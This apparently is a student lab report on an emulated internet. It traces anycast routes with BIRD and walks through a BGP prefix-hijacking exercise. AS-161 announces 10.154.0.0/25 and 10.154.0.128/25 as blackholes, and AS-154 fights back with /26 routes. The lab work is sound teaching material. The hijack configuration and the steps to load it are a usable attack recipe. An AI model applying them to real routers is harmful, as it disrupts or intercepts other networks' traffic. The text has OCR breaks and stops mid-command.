
test: ping a host belong to AS2:

PING:10.155.0.71/24



ping a host belong to AS3:

10.161.0.72



▼ Task 4: IP Anycast

When we send a packet to this IP address, one of the computers will get the packet. Exactly which one will get it is hard to tell, because it depends on the routing.

The implementation mechanism of Anycast is such that the router does not require specific knowledge of the location of the destination host(s), but only needs to know the path(s) to the host(s). The two hosts with IP address 10.190.0.100 inform AS-3 and AS-4 of their locations respectively, and AS-3 and AS-4 disseminate this information. After receiving the routing information, other routers select the optimal path for forwarding according to the routing selection algorithm. Since there is only one forwarding path, the message can only reach one of the hosts with IP address 10.190.0.100.

I go to host 10.160.0.72 ping 10.190.0.100

I tracing back the router:

first it reach the router0 (10.160.0.254/24)

```
birdc show route all 10.190.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.190.0.0/24        unicast [u_as3 00:24:16.732] * (100) [AS190i]
        via 10.103.0.3 on ix103
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 3 190
        BGP.next_hop: 10.103.0.3
        BGP.local_pref: 10
        BGP.large_community: (3, 1, 0) (190, 0, 0) (160, 3, 0)
```

the next is 10.103.0.3 (Router: 3/r103)

```
birdc show route all 10.190.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.190.0.0/24        unicast [ibgp2 00:24:16.727 from 10.0.0.8] * (100/20) [AS190i]
        via 10.3.2.253 on net_103_105
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 190
```

```
        BGP.next_hop: 10.105.0.190
        BGP.local_pref: 30
        BGP.large_community: (3, 1, 0) (190, 0, 0)
```

the next is 10.105.0.190 (190/router1), then we can reach 10.190.0.100

```
birdc show route all 10.190.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.190.0.0/24        unicast [local_nets 00:23:38.361] * (240)
        dev net1
        Type: device univ
        BGP.local_pref: 40
        BGP.large_community: (190, 0, 0)
                     unicast [ospf1 00:23:44.237] I (150/10) [10.0.0.35]
        dev net1
        Type: OSPF univ
        OSPF.metric1: 10
        OSPF.router_id: 10.0.0.35
```

I go to host 10.156.0.71 ping **10.190.0.100**

1. 156/router0 (10.102.0.156/24)

```
root@5dbaceb4d650 / # birdc show route all 10.190.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.190.0.0/24        unicast [u_as4 00:29:28.081] * (100) [AS190i]
        via 10.102.0.4 on ix102
        Type: BGP univ
        BGP.origin: IGP
        BGP.as_path: 4 190
        BGP.next_hop: 10.102.0.4
        BGP.local_pref: 10
        BGP.large_community: (4, 1, 0) (190, 0, 0) (156, 3, 0)
```

with the same trace procedure, the next is **10.102.0.4 (Router: 4/r102)**

next is 10.104.0.4/24 4/r104

last one is 10.190.0.254/24 190/router0, we can reach the destination


```
root@6b10e444e1cc / # birdc show route all 10.190.0.0/24
BIRD 2.0.7 ready.
Table master4:
10.190.0.0/24        unicast [local_nets 00:23:19.887] * (240)
        dev net0
        Type: device univ
        BGP.local_pref: 40
        BGP.large_community: (190, 0, 0)
                     unicast [ospf1 00:23:25.550] I (150/10) [10.0.0.34]
        dev net0
        Type: OSPF univ
        OSPF.metric1: 10
        OSPF.router_id: 10.0.0.34
root@6b10e444e1cc / #
```

▼ Task 5: BGP Prefifix Attack

▼ Task 5.a. Launching the Prefix Hijacking Attack from AS-161


▼ before the attack

To ping the Host: 154/host_0 (10.154.0.71/24), I go to 171/host_0 (10.171.0.71/24) and then obtain the ICMP path.go to the atatcker AS-161: check the configure file



▼ launch the attack

1. copy the configure file to VM （docker cp **0504ddf3c575**:/etc/bird/bird.conf .）050 is the docker id for AS161
2. modify the configure file




```
protocol static hijacks {
        ipv4 {table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
```

```
router id 10.0.0.27;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };
```

```
    interface "net0";

}
define LOCAL_COMM = (161, 0, 0);
define CUSTOMER_COMM = (161, 1, 0);
define PEER_COMM = (161, 2, 0);
define PROVIDER_COMM = (161, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pref = 40; a
ccept; };
}
protocol bgp u_as3 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COMM];
        next hop self;
    };
    local 10.103.0.161 as 161;
    neighbor 10.103.0.3 as 3;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix103" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}

protocol static hijacks {
        ipv4 {table t_bgp; };
        route 10.154.0.0/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
```

```
        };
        route 10.154.0.128/25 blackhole {
                bgp_large_community.add(LOCAL_COMM);
        };
}

protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

3. copy back the configure file:

   docker cp ./bird.conf 743dc295cb8d:/etc/bird/bird.conf


4. reconfigure the file:

   go to the AS-160

```
root@0504ddf3c575 / # birdc
BIRD 2.0.7 ready.
bird> configure
Reading configuration from /etc/bird/bird.conf
Reconfigured
bird>
```

▼ after the attack/verify

still to to 171/host_0 (10.171.0.71/24) to ping 154/host_0 (10.154.0.71/24), we can find the icmp path change




I trace the all AS router to verify the rule we set:

start:


AS router 171

birdc show route all 10.154.0.0/24




check the attacker:

birdc show route all 10.154.0.0/25 we can find AS161(attacker is added)




birdc show route all 10.154.0.128/25 we can find AS161(attacker is added)




▼ Task 5.b. Fighting Back from AS-154

The strategy is simple: make the prefix more specific/longer.



▼ FireBack implement:

1. To route to the subnet, go to AS 154, retrieve the Docker ID, and determine that net0 is the interface to use.



2. cp the configre fire to vm (docker cp 16bda7f669b0:/etc/bird/bird.conf .)
3. modify the configure file

```
router id 10.0.0.23;
ipv4 table t_direct;
protocol device {
}
protocol kernel {
    ipv4 {
        import all;
        export all;
    };
    learn;
}
```

```
protocol direct local_nets {
    ipv4 {
        table t_direct;
        import all;
    };

    interface "net0";

}
define LOCAL_COMM = (154, 0, 0);
define CUSTOMER_COMM = (154, 1, 0);
define PEER_COMM = (154, 2, 0);
define PROVIDER_COMM = (154, 3, 0);
ipv4 table t_bgp;
protocol pipe {
    table t_bgp;
    peer table master4;
    import none;
    export all;
}
protocol pipe {
    table t_direct;
    peer table t_bgp;
    import none;
    export filter { bgp_large_community.add(LOCAL_COMM); bgp_local_pre
f = 40; accept; };
}
protocol bgp u_as2 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COM
M];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.2 as 2;
}
protocol bgp u_as4 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COM
M];
        next hop self;
    };
```


```
    local 10.102.0.154 as 154;
    neighbor 10.102.0.4 as 4;
}
protocol bgp u_as11 {
    ipv4 {
        table t_bgp;
        import filter {
            bgp_large_community.add(PROVIDER_COMM);
            bgp_local_pref = 10;
            accept;
        };
        export where bgp_large_community ~ [LOCAL_COMM, CUSTOMER_COM
M];
        next hop self;
    };
    local 10.102.0.154 as 154;
    neighbor 10.102.0.11 as 11;
}
ipv4 table t_ospf;
protocol ospf ospf1 {
    ipv4 {
        table t_ospf;
        import all;
        export all;
    };
    area 0 {
        interface "dummy0" { stub; };
        interface "ix102" { stub; };
        interface "net0" { hello 1; dead count 2; };

    };
}
protocol static fireback {
  ipv4 {table t_bgp; };
  route 10.154.0.0/26 via "net0" {
    bgp_large_community.add(LOCAL_COMM);
  };
  route 10.154.0.64/26 via "net0" {
    bgp_large_community.add(LOCAL_COMM);
  };
  route 10.154.0.128/26 via "net0" {
    bgp_large_community.add(LOCAL_COMM);
  };
  route 10.154.0.192/26 via "net0" {
    bgp_large_community.add(LOCAL_COMM);
  };

}
protocol pipe {
    table t_ospf;
    peer table master4;
    import none;
    export all;
}
```

4. copy the file to AS154:docker cp ./bird.conf 16bda7f669b0:/etc/bird/bird.conf
5. in AS 154 reconfigure the file:

```
root@16bda7f669b0 / # birdc
